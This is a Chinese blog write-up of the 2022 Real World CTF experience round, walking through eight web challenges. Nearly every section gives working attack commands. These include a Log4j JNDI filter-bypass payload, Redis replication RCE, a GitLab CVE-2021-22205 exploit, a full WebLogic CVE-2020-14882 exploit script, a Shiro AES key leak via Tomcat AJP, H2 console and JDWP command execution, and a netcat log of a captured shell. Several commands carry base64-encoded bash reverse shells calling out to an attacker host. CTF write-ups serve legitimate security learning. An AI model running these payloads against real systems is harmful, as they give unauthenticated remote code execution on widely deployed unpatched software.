2022 Real World CTF 体验赛 writeup

原创

b1ackc4t 已于 2022-01-26 10:46:47 修改 1112 收藏

分类专栏： writerup 文章标签： web web安全 信息安全

于 2022-01-23 14:03:06 首次发布

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/m0_49835838/article/details/122650794

版权

writerup 专栏收录该内容

7 篇文章 0 订阅

订阅专栏

log4flag

最近风靡全球的log4j2漏洞，加了一个正则过滤

用log4j自带的语法便轻松绕过，然后常规jndi注入攻击，需要一台在公网的vps

在自己vps上使用工具搭建ldap服务

https://github.com/welk1n/JNDI-Injection-Exploit


```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC94LngueC54LzExMTExIDA+JjE=}|{base64,-d}|{bash,-i}" -A "x.x.x.x"
```

vps监听弹回来的端口 `nc -lvnp 11111`

用户名填

```
${${lower:${lower:j}}${lower:${upper:n}}${lower:d}i:l${lower:d}ap://x.x.x.x:1389/rlirh2}
```

密码随便填 然后登录



vps拿到shell

Be-a-Database-Hacker

redis 4.x及以上的主从复制RCE

可参考https://www.cnblogs.com/-chenxs/p/11185471.html

```
git clone https://github.com/Ridter/redis-rce.git
git clone https://github.com/n0b0dyCN/RedisModules-ExecuteCommand.git
# 进入RedisModules-ExecuteCommand文件的src文件里面，看见makefile、module.c两个文件，进入该路径的终端，执行命令make生成module.so文件
# 将module.so文件复制到redis-rce目录下

python3 redis-rce.py -r 47.102.124.80 -p 38152 -L x.x.x.x -f module.so
```

拿到目标shell

the Secrets of Memory

spring boot actuator 存在未授权访问

访问`/actuator/env`



```
dpoints.web.exposure.include :{ value : * , origin : URL
urce.url":{"value":"jdbc:mysql://127.0.0.1:3306/flag?useUnicode=true&characterEncoding=utf-
"},"spring.datasource.username":{"value":"the_datasource_password_is_flag","origin":"URL
urce.password":{"value":"******","origin":"URL [file:./config/application.properties]:24:28"}}}
```


提示了数据库密码就是flag

访问`/actuator/heapdump`下载泄漏的内存镜像

下载`Eclipse Memory Analyzer`工具来分析

点红色感叹号输入`select * from java.util.LinkedHashMap$Entry x WHERE (toString(x.key).contains("password"))`进行搜索



找到flag

baby flaglab


目标存在**CVE-2021-22205**漏洞

```
git clone https://github.com/Al1ex/CVE-2021-22205.git
cd CVE-2021-22205
python3 CVE-2021-22205.py -a true -t http://47.102.106.96:36016/ -c "echo 'bash -i >& /dev/tcp/x.x.x.x/11111 0>&
1' > /tmp/1.sh"
python3 CVE-2021-22205.py -a true -t http://47.102.106.96:36016/ -c "chmod +x /tmp/1.sh"
python3 CVE-2021-22205.py -a true -t http://47.102.106.96:36016/ -c "/bin/bash /tmp/1.sh"
```

成功获取shell

Ghost Shiro


注意这次多给了个AJP端口



tomcat-ajp的本地文件包含进行任意文件读取https://github.com/nibiwodong/CNVD-2020-10487-Tomcat-ajp-POC

读取shiro.ini

```
python poc.py -p 39801 -f WEB-INF/shiro.ini 139.224.194.110
```




拿到aes密钥 `ODN6dDZxNzh5ejB6YTRseg==` 便可以在rememberMe进行反序列化攻击

目标环境特殊，ysoserial的利用链都用不了

但p神对此情况已有分析
https://www.leavesongs.com/PENETRATION/commons-beanutils-without-commons-collections.html

也有大牛写出了利用工具

https://github.com/dr0op/shiro-550-with-NoCC



Flag Console

目标存在**CVE-2020-14882**漏洞

```
#!/usr/bin/python3

# Exploit Title: Oracle WebLogic Server 10.3.6.0.0 / 12.1.3.0.0 / 12.2.1.3.0 / 12.2.1.4.0 / 14.1.1.0.0  - Unauth
enticated RCE via GET request
# Exploit Author: Nguyen Jang
# CVE: CVE-2020-14882
# Vendor Homepage: https://www.oracle.com/middleware/technologies/weblogic.html
# Software Link: https://www.oracle.com/technetwork/middleware/downloads/index.html

# More Info: https://testbnull.medium.com/weblogic-rce-by-only-one-get-request-cve-2020-14882-analysis-6e4b09981
dbf

import requests
import sys

from urllib3.exceptions import InsecureRequestWarning

if len(sys.argv) != 3:
    print("[+] WebLogic Unauthenticated RCE via GET request")
    print("[+] Usage : python3 exploit.py http(s)://target:7001 command")
    print("[+] Example1 : python3 exploit.py http(s)://target:7001 \"nslookup your_Domain\"")
    print("[+] Example2 : python3 exploit.py http(s)://target:7001 \"powershell.exe -c Invoke-WebRequest -Uri ht
tp://your_listener\"")
    exit()

target = sys.argv[1]
command = sys.argv[2]

request = requests.session()
headers = {'Content-type': 'application/x-www-form-urlencoded; charset=utf-8'}

print("[+] Sending GET Request ....")

GET_Request = request.get(target + "/console/images/%252E%252E%252Fconsole.portal?_nfpb=false&_pageLable=&handle
=com.tangosol.coherence.mvel2.sh.ShellSession(\"java.lang.Runtime.getRuntime().exec('" + command + "');\");", ve
rify=False, headers=headers)

print("[+] Done !!")
```

bash反弹shell失败了，原因不明
用bash 196 反弹shell成功

```
python3 cve-2020-14882.py http://47.102.143.222:49530/ "bash -c {echo,MDwmMTk2O2V4ZWMgMTk2PD4vZGV2L3RjcC94LngueC54LzExMTExOyBiYXNoIDwmMTk2ID4mMTk2IDI+JjE5Ng==}|{base64,-d}|{bash,-i}"
```

vps拿到shell

Be-a-Database-Hacker 2


h2嵌入式数据库的控制台暴露，通过控制driver class和jdbc url可以进行jndi注入

vps开ldap服务https://github.com/welk1n/JNDI-Injection-Exploit

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC94LngueC54LzExMTExIDA+JjE=}|{base64,-d}|{bash,-i}" -A "x.x.x.x"
```

监听反弹shell端口`nc -lvnp 11111`

在控制台进行注入




点击测试连接，拿到shell

Java Remote Debugger

JDWP 远程命令执行漏洞

https://github.com/cash2one/jdwp-exec

```
python2 jdwp.py -t 139.196.23.201 -p 8888 --break-on "java.lang.String.indexof" --cmd "bash -c {echo,MDwmMTk2O2V4ZWMgMTk2PD4vZGV2L3RjcC94LngueC54LzExMTExOyBiYXNoIDwmMTk2ID4mMTk2IDI+JjE5Ng==}|{base64,-d}|{bash,-i}"
```


ubuntu@VM-16-11-ubuntu:~$ nc -lvnp 11111
Listening on 0.0.0.0 11111
Connection received on 139.196.23.201 56184
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
user@feb9b6bf31aa:/tmp$ ls
ls
1.sh
AVrO6pX
Test.class
Test.java
core
f
flag.txt
hsXo
hsperfdata_root
hsperfdata_user
java_flag
pwned
vcqm8
wNJVT4
user@feb9b6bf31aa:/tmp$ cat flag.txt
cat flag.txt
rwctf{2c0e7100bcb45cc825ca07eccb86e568}